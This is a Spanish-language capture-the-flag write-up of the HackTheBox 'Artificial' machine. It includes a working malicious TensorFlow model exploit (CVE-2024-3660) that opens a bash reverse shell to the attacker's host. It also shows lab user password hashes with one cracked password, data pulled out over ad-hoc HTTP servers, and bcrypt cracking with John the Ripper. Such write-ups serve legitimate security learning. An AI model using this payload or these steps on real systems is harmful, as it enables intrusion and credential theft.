

Primer hallazgo / Punto de entrada

Como es costumbre, comencé con un escaneo básico de Nmap:

```
nmap -vvv -sC -sV -A 10.10.11.74 -o scan
```

El escaneo reveló los siguientes servicios abiertos:

- **SSH:** puerto 22
- **HTTP:** puerto 80

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63   OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDwQDABz8gRtj0qG4+jUCJb2NFlaw1auQlaXe1/+I+BhqrrriREBnu476PNw6r
7go1A8MnPGzGa2UW38oK/TnkJDlZgRpQq/7DswCr38IPxvHNO/15iizgOETTTEU8pMtUm/ISNQfPcGLGc0x5hWxCPbu75000s
0U0lsdhJiAPKaD/srZRZKOR0bsPcK0qLWQR/A6Yy3iRE8fcKXzfbbYbLUiXZzuUJoEMW33l8uHuAza57PdiMFnKqLQ6LBfwYs
n609wBnLzXyhLzLb4UVu9yFRWITkYQ6vq4ZqsiEnAsur/jt8WZY6MQ8=
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBB0dlb8oU9PsHX8FEPY7DijT
|   256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH8QL1LMgQkZcpXuylBjhjosiCxcStKt8x0BU0TjCNmD
80/tcp    open  http      syn-ack ttl 63   nginx 1.18.0 (Ubuntu)
|_ http-methods:
|_   Supported Methods: HEAD OPTIONS GET
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Artificial - AI Solutions
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
```

Al acceder a la aplicación web en el puerto 80, encontré una página que permitía subir y ejecutar modelos de IA directamente en el navegador. Esto indicó un posible vector de File Upload o inyección de código malicioso, dependiendo de cómo la web procesara los archivos subidos.

Creé una cuenta para poder probar la funcionalidad de subida. La página advertía que los modelos debían construirse con una versión específica de TensorFlow (`tensorflow-cpu==2.13.1`). Una búsqueda en línea reveló que esa versión es vulnerable a Remote Code Execution (RCE) mediante la carga de modelos maliciosos (CVE-2024-3660). Con esto, ya tenía un vector de ataque inicial prometedor.

Construcción y explotación del archivo malicioso (RCE)

Después de investigar el CVE, descubrí que existía una desinfección incorrecta de la entrada del usuario a través de la capa Lambda en TensorFlow, lo que permitía a un desarrollador agregar código Python arbitrario a un modelo en forma de función Lambda.

Como no soy experto programando, utilicé GPT como ayuda para generar un script que creara un modelo malicioso. El código usado (`exploit.py`) era el siguiente:

```
# exploit code
import tensorflow as tf

def exploit(x):
    import os
    os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.7/4444 0>&1'")
    return x


model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(exploit))
model.compile()
model.save("exploit.h5")
```

Antes de subir el archivo, era necesario montar un contenedor Docker con la misma versión de librerías que la aplicación web, para asegurar que el modelo se compilara con la vulnerabilidad activa.

```
(sagaotawa@kali) [~/Escritorio/htb]
$ sudo docker build -t exploit .
[+] Building 0.3s (8/8) FINISHED
=> [internal] load build definition from Dockerfile
=> transferring dockerfile: 501B
=> [internal] load metadata for docker.io/library/python:3.8-slim
=> [internal] load .dockerignore
=> transferring context: 2B
=> [1/4] FROM docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a0e4d073280665ea7be7f69ce2382f29c5a613f1
=> CACHED [2/4] WORKDIR /code
=> CACHED [3/4] RUN apt-get update && apt-get install -y curl nano && curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e0
=> CACHED [4/4] RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
=> exporting to image
=> exporting layers
=> writing image sha256:3dd58f7ec03e639393a51ba966bcf28b64ac5c993bba9e36b3b7bca582b61c4b
=> naming to docker.io/library/exploit

(sagaotawa@kali) [~/Escritorio/htb]
$ sudo docker run -it exploit
root@7b7e511606d4:/code# nano exploit.py
root@7b7e511606d4:/code# python exploit.py
2025-08-15 18:56:19.220725: I tensorflow/core/platform/cpu_feature_guard.cc:182] This TensorFlow binary is optimized to use available CPU instructions in performance-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
^C/usr/local/lib/python3.8/site-packages/keras/src/engine/training.py:3000: UserWarning: You are saving your model as an HDF5 file via `model.save(
)`. This file format is considered legacy. We recommend using instead the native Keras format, e.g. `model.save('my_model.keras')`.
saving_api.save_model(
root@7b7e511606d4:/code# ls
exploit.h5 exploit.py tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
root@7b7e511606d4:/code#
```

Seguí el Dockerfile recomendado por la página, que creaba un entorno completo con `tensorflow-cpu==2.13.1`. Dentro del contenedor, ejecuté `exploit.py` para generar `exploit.h5` y luego lo subí al servidor mediante la interfaz web de modelos.



Con esto, al ejecutar el modelo en el servidor, la función Lambda se activaba y se obtenía una reverse shell hacia mi máquina en escucha con `nc -nlvp 4444` obteniendo una reverse shell.

```
(sagaotawa@kali)-[~/Escritorio/htb]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.74] 45898
bash: cannot set terminal process group (824): Inappropriate ioctl for device
bash: no job control in this shell
app@artificial:~/app$ whoami
whoami
app
app@artificial:~/app$
```

Enumeración y escalada de privilegios

Una vez obtenida la reverse shell, comencé a enumerar posibles vectores de privilege escalation dentro de la máquina. Durante la exploración de directorios internos, encontré un archivo llamado `users.db`. Lo extraje a mi máquina Kali, donde resultó ser un archivo SQLite.

```
(sagaotawa@kali)~[/Escritorio/htb]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.74] 47230
bash: cannot set terminal process group (824): Inappropriate ioctl for device
bash: no job control in this shell
app@artificial:~/app$ cd instance
cd instance
app@artificial:~/app/instance$ ls
ls
users.db
app@artificial:~/app/instance$ python3 -m http.server 8080
python3 -m http.server 8080
```

```
(sagaotawa@kali)~[/Escritorio/htb]
$ rm users.db

(sagaotawa@kali)~[/Escritorio/htb]
$ wget http://10.10.11.74:8080/users.db
--2025-08-15 16:15:52-- http://10.10.11.74:8080/users.db
Conectando con 10.10.11.74:8080... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 24576 (24K) [application/octet-stream]
Grabando a: «users.db»

users.db      100%[=====] 24,00K  140KB/s  en 0,2s

2025-08-15 16:15:52 (140 KB/s) - «users.db» guardado [24576/24576]

(sagaotawa@kali)~[/Escritorio/htb]
$ file users.db
users.db: SQLite 3.x database, last written using SQLite version 3031001, file co
unter 36, database pages 6, cookie 0x2, schema 4, UTF-8, version-valid-for 36

(sagaotawa@kali)~[/Escritorio/htb]
$
```

Usando un SQLite viewer, logré acceder al contenido del archivo y encontré el hash del usuario **gael**.

user (6 rows)

SELECT * FROM 'user' LIMIT 0,30

Execute

id	username	email	password
1	gael	gael@artificial.htb	c99175974b6e192936d97224638a34f8
2	mark	mark@artificial.htb	0f3d8c76530022670f1c6029eed09ccb
3	robert	robert@artificial.htb	b606c5f5136170f15444251665638b36
4	royer	royer@artificial.htb	bc25b1f80f544c0ab451c02a3dca9fc6
5	mary	mary@artificial.htb	bf041041e57f1aff3be7ea1abd6129d0
6	sagaotawa	test@gmail.com	5d052f1e32af4e4ac2544a5fc2a9b992

Analice el hash en CrackStation, confirmando que era un hash conocido. Finalmente, obtuve la contraseña en texto plano del usuario **gael** y la utilicé para conectarme vía SSH al servidor.

c99175974b6e192936d97224638a34f8

Last login: Fri Aug 15 19:23:24 2025 from 10.10.14.7
gael@artificial:~\$ whoami
gael
gael@artificial:~\$

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, sha3-224, sha3-256, sha3-384, sha3-512, blake2b, blake2s, gost, groestl, hamsi, jh, keccak, keccakc, luffa, md4c, md5c, md5d, md5e, md5f, md5g, md5h, md5i, md5j, md5k, md5l, md5m, md5n, md5o, md5p, md5q, md5r, md5s, md5t, md5u, md5v, md5w, md5x, md5y, md5z, md5aa, md5ab, md5ac, md5ad, md5ae, md5af, md5ag, md5ah, md5ai, md5aj, md5ak, md5al, md5am, md5an, md5ao, md5ap, md5aq, md5ar, md5as, md5at, md5au, md5av, md5aw, md5ax, md5ay, md5az, md5ba, md5bb, md5bc, md5bd, md5be, md5bf, md5bg, md5bh, md5bi, md5bj, md5bk, md5bl, md5bm, md5bn, md5bo, md5bp, md5bq, md5br, md5bs, md5bt, md5bu, md5bv, md5bw, md5bx, md5by, md5bz, md5ca, md5cb, md5cc, md5cd, md5ce, md5cf, md5cg, md5ch, md5ci, md5cj, md5ck, md5cl, md5cm, md5cn, md5co, md5cp, md5cq, md5cr, md5cs, md5ct, md5cu, md5cv, md5cw, md5cx, md5cy, md5cz, md5da, md5db, md5dc, md5dd, md5de, md5df, md5dg, md5dh, md5di, md5dj, md5dk, md5dl, md5dm, md5dn, md5do, md5dp, md5dq, md5dr, md5ds, md5dt, md5du, md5dv, md5dw, md5dx, md5dy, md5dz, md5ea, md5eb, md5ec, md5ed, md5ee, md5ef, md5eg, md5eh, md5ei, md5ej, md5ek, md5el, md5em, md5en, md5eo, md5ep, md5eq, md5er, md5es, md5et, md5eu, md5ev, md5ew, md5ex, md5ey, md5ez, md5fa, md5fb, md5fc, md5fd, md5fe, md5ff, md5fg, md5fh, md5fi, md5fj, md5fk, md5fl, md5fm, md5fn, md5fo, md5fp, md5fq, md5fr, md5fs, md5ft, md5fu, md5fv, md5fw, md5fx, md5fy, md5fz, md5ga, md5gb, md5gc, md5gd, md5ge, md5gf, md5gg, md5gh, md5gi, md5gj, md5gk, md5gl, md5gm, md5gn, md5go, md5gp, md5gq, md5gr, md5gs, md5gt, md5gu, md5gv, md5gw, md5gx, md5gy, md5gz, md5ha, md5hb, md5hc, md5hd, md5he, md5hf, md5hg, md5hi, md5hj, md5hk, md5hl, md5hm, md5hn, md5ho, md5hp, md5hq, md5hr, md5hs, md5ht, md5hu, md5hv, md5hw, md5hx, md5hy, md5hz, md5ia, md5ib, md5ic, md5id, md5ie, md5if, md5ig, md5ih, md5ij, md5ik, md5il, md5im, md5in, md5io, md5ip, md5iq, md5ir, md5is, md5it, md5iu, md5iv, md5iw, md5ix, md5iy, md5iz, md5ja, md5jb, md5jc, md5jd, md5je, md5jf, md5jg, md5jh, md5ji, md5jj, md5jk, md5jl, md5jm, md5jn, md5jo, md5jp, md5jq, md5jr, md5js, md5jt, md5ju, md5jv, md5jw, md5jx, md5jy, md5jz, md5ka, md5kb, md5kc, md5kd, md5ke, md5kf, md5kg, md5kh, md5ki, md5kj, md5kk, md5kl, md5km, md5kn, md5ko, md5kp, md5kq, md5kr, md5ks, md5kt, md5ku, md5kv, md5kw, md5kx, md5ky, md5kz, md5la, md5lb, md5lc, md5ld, md5le, md5lf, md5lg, md5lh, md5li, md5lj, md5lk, md5ll, md5lm, md5ln, md5lo, md5lp, md5lq, md5lr, md5ls, md5lt, md5lu, md5lv, md5lw, md5lx, md5ly, md5lz, md5ma, md5mb, md5mc, md5md, md5me, md5mf, md5mg, md5mh, md5mi, md5mj, md5mk, md5ml, md5mm, md5mn, md5mo, md5mp, md5mq, md5mr, md5ms, md5mt, md5mu, md5mv, md5mw, md5mx, md5my, md5mz, md5na, md5nb, md5nc, md5nd, md5ne, md5nf, md5ng, md5nh, md5ni, md5nj, md5nk, md5nl, md5nm, md5nn, md5no, md5np, md5nq, md5nr, md5ns, md5nt, md5nu, md5nv, md5nw, md5nx, md5ny, md5nz, md5oa, md5ob, md5oc, md5od, md5oe, md5of, md5og, md5oh, md5oi, md5oj, md5ok, md5ol, md5om, md5on, md5oo, md5op, md5oq, md5or, md5os, md5ot, md5ou, md5ov, md5ow, md5ox, md5oy, md5oz, md5pa, md5pb, md5pc, md5pd, md5pe, md5pf, md5pg, md5ph, md5pi, md5pj, md5pk, md5pl, md5pm, md5pn, md5po, md5pp, md5pq, md5pr, md5ps, md5pt, md5pu, md5pv, md5pw, md5px, md5py, md5pz, md5qa, md5qb, md5qc, md5qd, md5qe, md5qf, md5qg, md5qh, md5qi, md5qj, md5qk, md5ql, md5qm, md5qn, md5qo, md5qp, md5qq, md5qr, md5qs, md5qt, md5qu, md5qv, md5qw, md5qx, md5qy, md5qz, md5ra, md5rb, md5rc, md5rd, md5re, md5rf, md5rg, md5rh, md5ri, md5rj, md5rk, md5rl, md5rm, md5rn, md5ro, md5rp, md5rq, md5rr, md5rs, md5rt, md5ru, md5rv, md5rw, md5rx, md5ry, md5rz, md5sa, md5sb, md5sc, md5sd, md5se, md5sf, md5sg, md5sh, md5si, md5sj, md5sk, md5sl, md5sm, md5sn, md5so, md5sp, md5sq, md5sr, md5ss, md5st, md5su, md5sv, md5sw, md5sx, md5sy, md5sz, md5ta, md5tb, md5tc, md5td, md5te, md5tf, md5tg, md5th, md5ti, md5tj, md5tk, md5tl, md5tm, md5tn, md5to, md5tp, md5tq, md5tr, md5ts, md5tt, md5tu, md5tv, md5tw, md5tx, md5ty, md5tz, md5ua, md5ub, md5uc, md5ud, md5ue, md5uf, md5ug, md5uh, md5ui, md5uj, md5uk, md5ul, md5um, md5un, md5uo, md5up, md5uq, md5ur, md5us, md5ut, md5uu, md5uv, md5uw, md5ux, md5uy, md5uz, md5va, md5vb, md5vc, md5vd, md5ve, md5vf, md5vg, md5vh, md5vi, md5vj, md5vk, md5vl, md5vm, md5vn, md5vo, md5vp, md5vq, md5vr, md5vs, md5vt, md5vu, md5vv, md5vw, md5vx, md5vy, md5vz, md5wa, md5wb, md5wc, md5wd, md5we, md5wf, md5wg, md5wh, md5wi, md5wj, md5wk, md5wl, md5wm, md5wn, md5wo, md5wp, md5wq, md5wr, md5ws, md5wt, md5wu, md5wv, md5ww, md5wx, md5wy, md5wz, md5xa, md5xb, md5xc, md5xd, md5xe, md5xf, md5xg, md5xh, md5xi, md5xj, md5xk, md5xl, md5xm, md5xn, md5xo, md5xp, md5xq, md5xr, md5xs, md5xt, md5xu, md5xv, md5xw, md5xx, md5xy, md5xz, md5ya, md5yb, md5yc, md5yd, md5ye, md5yf, md5yg, md5yh, md5yi, md5yj, md5yk, md5yl, md5ym, md5yn, md5yo, md5yp, md5yq, md5yr, md5ys, md5yt, md5yu, md5yv, md5yw, md5yx, md5yy, md5yz, md5za, md5zb, md5zc, md5zd, md5ze, md5zf, md5zg, md5zh, md5zi, md5zj, md5zk, md5zl, md5zm, md5zn, md5zo, md5zp, md5zq, md5zr, md5zs, md5zt, md5zu, md5zv, md5zw, md5zx, md5zy, md5zz

Hash	Type	Result
c99175974b6e192936d97224638a34f8	md5	mattp005numbertwo

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Enumeración interna y pivoting

Tras conectarme vía SSH como `gael`, continué con la enumeración interna con el objetivo de obtener privilegios de root.

Analicé las conexiones de la máquina utilizando el comando:

```
netstat -tulnp
```


Esto reveló varias aplicaciones web internas corriendo únicamente en `localhost`, indicando que sería necesario realizar pivoting para poder acceder a ellas.

```
gael@artificial:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9898          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                   LISTEN      -
tcp6       0      0 :::22                   :::*                   LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*               -
```

Para redirigir el tráfico de la máquina hacia mi entorno y poder acceder a esos servicios, utilicé la herramienta `sshuttle`:

```
sshuttle -r gael@10.10.11.74 127.0.0.1/8
```

Una vez configurado el túnel, pude visitar `http://localhost:9898` y me encontré con un panel de backups interno. Sin embargo, las credenciales de `gael` no funcionaban para esta aplicación, por lo que fue necesario seguir enumerando la máquina para encontrar un vector de acceso a estos servicios internos.



Acceso al panel interno y descubrimiento de credenciales

Tras identificar el panel interno mediante `netstat` y no poder acceder con las credenciales de `gael`, continué con la enumeración de la máquina en búsqueda de archivos de backup:

```
find / -name "backups" 2>/dev/null
find / -name "backup" 2>/dev/null
```

Esto reveló una carpeta de backups en `/var`. Al explorar esta carpeta, encontré un backup de la página web interna, el cual extraje a mi máquina para su análisis.

```

gael@artificial:/var/backups$ find / -name "backups" 2>/dev/null
/var/backups
gael@artificial:/var/backups$ cd /var/backups
gael@artificial:/var/backups$ ls
apt.extended_states.0      apt.extended_states.2.gz  apt.extended_states.4.gz  apt.extended_states.6.gz
apt.extended_states.1.gz  apt.extended_states.3.gz  apt.extended_states.5.gz  backrest_backup.tar.gz
gael@artificial:/var/backups$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.14.7 - - [15/Aug/2025 19:36:31] "GET /backrest_backup.tar.gz HTTP/1.1" 200 -

```

```

sagaotawa@kali: ~/Escritorio/htb
Archivo Acciones Editar Vista Ayuda

(sagaotawa@kali)-[~]
$ cd Escritorio/htb

(sagaotawa@kali)-[~/Escritorio/htb]
$ wget http://10.10.11.74:8081/backrest_backup.tar.gz
--2025-08-15 16:36:30-- http://10.10.11.74:8081/backrest_backup.tar.gz
Conectando con 10.10.11.74:8081... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 52357120 (50M) [application/gzip]
Grabando a: «backrest_backup.tar.gz»

backrest_backup.tar 100%[=====>] 49,93M 3,41MB/s en 23s

2025-08-15 16:36:53 (2,13 MB/s) - «backrest_backup.tar.gz» guardado [52357120/52357120]

```

Dentro del backup, descubrí un archivo de configuración que contenía credenciales de acceso: usuario y contraseña cifrada en Base64. Procedí a decodificar la contraseña, obteniendo un hash que posteriormente crackee con John the Ripper.

```

(sagaotawa@kali)-[~/Escritorio/htb]
$ tar -xzf backrest_backup.tar.gz

(sagaotawa@kali)-[~/Escritorio/htb]
$ ls -la backrest
.. backrest .config install.sh jwt-secret oplog.sqlite oplog.sqlite.lock oplog.sqlite-shm

(sagaotawa@kali)-[~/Escritorio/htb]
$ cd backrest/.config/backrest

(sagaotawa@kali)-[~/htb/backrest/.config/backrest]
$ cat config.json | jq
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JD3hJDEwJGNWR0LS0VZNWFFkMgdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0VWVA10EVCWnovMFFP"
      }
    ]
  }
}

(sagaotawa@kali)-[~/htb/backrest/.config/backrest]
$ echo 'JD3hJDEwJGNWR0LS0VZNWFFkMgdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0VWVA10EVCWnovMFFP' | base64 -d > hash.txt

(sagaotawa@kali)-[~/htb/backrest/.config/backrest]
$

```

```

john --wordlist=/usr/share/wordlists/rockyou.txt backrest_root_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#%$^ (?)
1g 0:00:00:15 DONE (2025-07-26 00:14) 0.06653g/s 359.2p/s 359.2c/s 359.2C/s
techno..huevos
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

```

(sagaotawa@kali)-[~/htb/backrest/.config/backrest]
$

```

```

(sagaotawa@kali)-[~/htb/backrest/.config/backrest]
$


```

Escalada a root y obtención de la bandera

Con las credenciales correctas, pude acceder al panel interno, el cual se ejecutaba con privilegios de root.

